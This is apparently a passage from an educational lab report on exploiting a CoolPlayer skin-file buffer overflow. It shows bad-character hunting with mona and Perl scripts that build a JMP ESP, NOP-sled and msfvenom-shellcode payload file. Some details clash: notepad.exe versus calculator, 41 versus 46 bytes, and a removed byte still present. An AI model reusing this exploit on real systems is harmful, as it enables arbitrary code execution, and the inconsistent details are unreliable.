
Figure 27 Immunity Debugger - Attaching the process

To generate a byte array that will be used for comparison:

- **“!mona bytearray -b ‘x00\x0a\x0d’** ” Figure 28

Note that the byte array does not include common bad characters:


- **NULL**,
- **Line Feed**,
- **Carriage Return**



```
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\1705032\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22"
         "\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
         "\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
         "\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
         "\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2"
         "\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2"
         "\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2"
         "\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 253 bytes to file c:\mona\1705032\bytearray.txt
0BADF00D Binary output saved in c:\mona\1705032\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000

!mona bytearray -b '\x00\x0a\x0d'
```

Figure 28 Generating byte array in mona


Have a look inside the working folder directory, there should be a “bytearray.txt’ containing the byte array with characters (Figure 29). Note the excluded bytes. Copy the bytes table and place it into the payload file.



```
================================================================================
  Output generated by mona.py v2.0, rev 600 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : 1705032 (pid 3216)
  Current mona arguments: bytearray -b '\x00\x0a\x0d'
================================================================================
  2022-03-18 23:37:49
================================================================================
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22"
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2"
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2"
"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2"
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

Figure 29 Content of bytearray.txt

The final payload should look like this:




```
$file="bad_chars_init.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP


$junk .=
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22".
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42".
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62".
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82".
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2".
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2".
"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2".
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 30 Script used to find bad characters

Mona '**compare'** feature can be used to read the original byte array from the binary file that was created and compare it to the array that is in memory at crash time. Run CoolPlayer and Immunity Debugger. Attach the process and run the program using F9 or ▶ button and open the payload skin.

To compare the content of byte arrays, use:

"!mona compare -f C:\mona\1705032\bytearray.bin -a esp" (Figure 31**)**



```
Address      Status                    BadChars          Type     L
0x0011bea8   Corruption after 41 byte  00 0a 0d 2c 3d    normal   S
```


```
0011BEA8 Possibly bad chars: 2c 3d
```

```
!mona compare -f C:\mona\1705032\bytearray.bin -a esp
```

Figure 31 Content of mona memory comparison table

In the ‘mona Memory comparison results’ you should find the ‘BadChars’ column. It stores bad characters that mona suspect to be filtered.


The next step involves removing the **‘\x2c’** character from the byte array (Figure 32). It is not advised to remove all bad characters at once because the previous bad character may affect the next one. This process can be time-consuming and requires patience.



```
0BADF00D !mona bytearray -cpb '\x00\x0a\x0d\x2c'
0BADF00D Generating table, excluding 4 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\1705032\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x
         "\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x
         "\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x
         "\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x
         "\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x
         "\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\x
         "\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\x
         "\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\x

!mona bytearray -cpb '\x00\x0a\x0d\x2c'
```


Figure 32 Updating mona byte array

Now it is required to update the skin generating script and remove the “**\x2c**” character.



```
$file="bad_chars_init.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP



$junk .=
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22".
"\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42".
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62".
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82".
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2".
"\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2".
"\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2".
"\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Run CoolPlayer and Immunity Debugger. Attach the process and run the program. Use mona to compare the memory content. In the previous step corruption occurred after **46 bytes**. After removing **'\x2c'** character from the byte array it can be noticed that the corruption occurred after **57 bytes (**Figure 33**)**.




```
Address       Status                    BadChars          Type
0x0011bea8    Corruption after 57 byte  00 0a 0d 2c 3d    normal
```

```
0011BEA8
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.311000
0011BEEB   47              INC EDI
```

```
!mona compare -f C:\mona\1705032\bytearray.bin -a esp
```

Figure 33 Using mona to compare byte arrays

In the next step, we must remove the 'x3d' character from both byte array and the payload file, just as we did before (Figure 34).




```
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\1705032\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
         "\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3e\x3f\x40\x41
         "\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61
         "\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81
         "\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1
         "\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1
         "\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1
         "\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 251 bytes to file c:\mona\1705032\bytearray.txt
0BADF00D Binary output saved in c:\mona\1705032\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
0011BEEB   47              INC EDI
```

```
!mona bytearray -cpb "\x00\x0a\x0d\x2c\x3d"
```

Figure 34 Updating mona byte array

Run the CoolPlayer in Immunity Debugger and load the payload skin file. Use mona to compare the byte array. The expected result is to see the '**Unmodified**' status in mona comparison results table. It means that all bad characters have been found (Figure 35).



```
Address       Status       BadChars     Type
0x0011bea8    Unmodified                normal
```

```
!mona compare -f C:\mona\1705032\bytearray.bin -a esp
```

Figure 35 Using mona to compare byte arrays

Bad characters within CoolPlayer

HEX	**Character**
\x00	NULL (0)
\x0a	Line Feed (\n)
\x0d	Carriage Return (\r)
\x2c	,
\x3d	=

2.3.5.3 Getting calc.exe


In the previous step, all bad characters have been identified. In this step, a new payload will be generated that does not contain those characters. Msfvenom can be configured with the "**-b**" flag to avoid bad characters. The payload has been automatically encoded with "**shikata_ga_nai**". It is a polymorphic XOR encoder that is included in the Metasploit framework. To list all available encoders, use the "**msfvenom –list encoders**" command. To use the encoder, use the "**-e**" option.

To generate the payload use:

```
msfvenom -p windows/exec CMD=notepad.exe -a x86 --platform windows
-e x86/shikata_ga_nai -b "\x00\x0a\x0d\x2c\x3d"  -f perl
```

The payload can be seen in the Appendix G

Create new Perl script with msfvenom payload (Figure 36). If you have done everything right, you should see the calculator pop out.



```
$file="get_calc_without_bad_chars_shikata.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP
$junk .= "\x90" x 15; # NOP SLED
#bytes omitted: "\x00\x0a\x0d\x2c\x3d"

$junk .= "\xdb\xc7\xd9\x74\x24\xf4\x5f\xbb\x9e\xd4\xf7\xd9\x29\xc9" .
"\xb1\x31\x83\xc7\x04\x31\x5f\x14\x03\x5f\x8a\x36\x02\x25" .
"\x5a\x34\xed\xd6\x9a\x59\x67\x33\xab\x59\x13\x37\x9b\x69" .
"\x57\x15\x17\x01\x35\x8e\xac\x67\x92\xa1\x05\xcd\xc4\x8c" .
"\x96\x7e\x34\x8e\x14\x7d\x69\x70\x25\x4e\x7c\x71\x62\xb3" .
"\x8d\x23\x3b\xbf\x20\xd4\x48\xf5\xf8\x5f\x02\x1b\x79\x83" .
"\xd2\x1a\xa8\x12\x69\x45\x6a\x94\xbe\xfd\x23\x8e\xa3\x38" .
"\xfd\x25\x17\xb6\xfc\xef\x66\x37\x52\xce\x47\xca\xaa\x16" .
